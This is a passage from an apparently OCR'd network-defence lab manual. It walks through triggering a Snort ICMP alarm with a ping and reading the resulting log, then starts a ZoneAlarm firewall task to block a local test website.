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

68. Open the command prompt and issue the command **ping 10.10.1.19 -t** from the **Attacker Machine**

    Note: **10.10.1.19** is the IP address of the Windows Server 2019. This IP address may differ when you perform the task.



69. Switch back to the **Windows Server 2019** virtual machine. Observe that Snort triggers an alarm, as shown in the screenshot:



70. Press **Ctrl+C** to **stop** Snort; snort exits.

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
```
================================================================================
SIP Preprocessor Statistics
  Total sessions: 0
================================================================================
IMAP Preprocessor Statistics
  Total sessions                                : 0
  Max concurrent sessions                       : 0
================================================================================
POP Preprocessor Statistics
  Total sessions                                : 0
  Max concurrent sessions                       : 0
================================================================================
Snort exiting

C:\Snort\bin>_
```

71. Go to the **C:\Snort\log\10.10.1.11** folder and open the **ICMP_ECHO.ids** file with **Notepad++**. You see that all the log entries are saved in the **ICMP_ECHO.ids** file.

    Note: The folder name **10.10.1.11** might vary when you perform the task, depending on the IP address of the **Windows 11** machine.



Note: This means that whenever an attacker attempts to connect or communicate with the machine, Snort immediately triggers an alarm

Note: This will make you aware of the intrusion and can thus take certain security measures to disconnect the lines of communication with the attacker's machine.

72. Close all open windows in the **Windows 11** and **Windows Server 2019** virtual machines.

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
Task 2: Detect Malicious Network Traffic using ZoneAlarm FREE FIREWALL

ZoneAlarm FREE Firewall blocks attackers and intruders from accessing your system. It manages and monitors all incoming and outgoing traffic and shields the network from hackers, malware, and other online threats that put network privacy at risk, and monitors programs for suspicious behavior spotting and stopping new attacks that bypass traditional anti-virus protection. This Firewall prevents identity theft by guarding your data, and erases your tracks allowing you to surf the web in complete privacy. Furthermore, it locks out attackers, blocks intrusions, and makes your PC invisible online. Additionally, it filters out annoying, as well as potentially dangerous, email.

1. Before starting this task, we will browse an unwanted website in the **Windows 11** machine. Assume that **www.moviescope.com** is an unwanted site that is not supposed to be browsed in your network.

   Note: **www.moviescope.com** is a local website that is hosted and configured in the **Windows Server 2019** machine.

2. Switch to the **Windows 11** virtual machine.
3. Open any browser (here, **Google Chrome**) and place the cursor in the address bar, type **www.moviescope.com** and press **Enter**.
4. As you can observe that **www.moviescope.com** can be browsed in the **Windows 11** machine.
5. In this task, we are going to block this site from browsing. Close the **Google Chrome** browser.



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
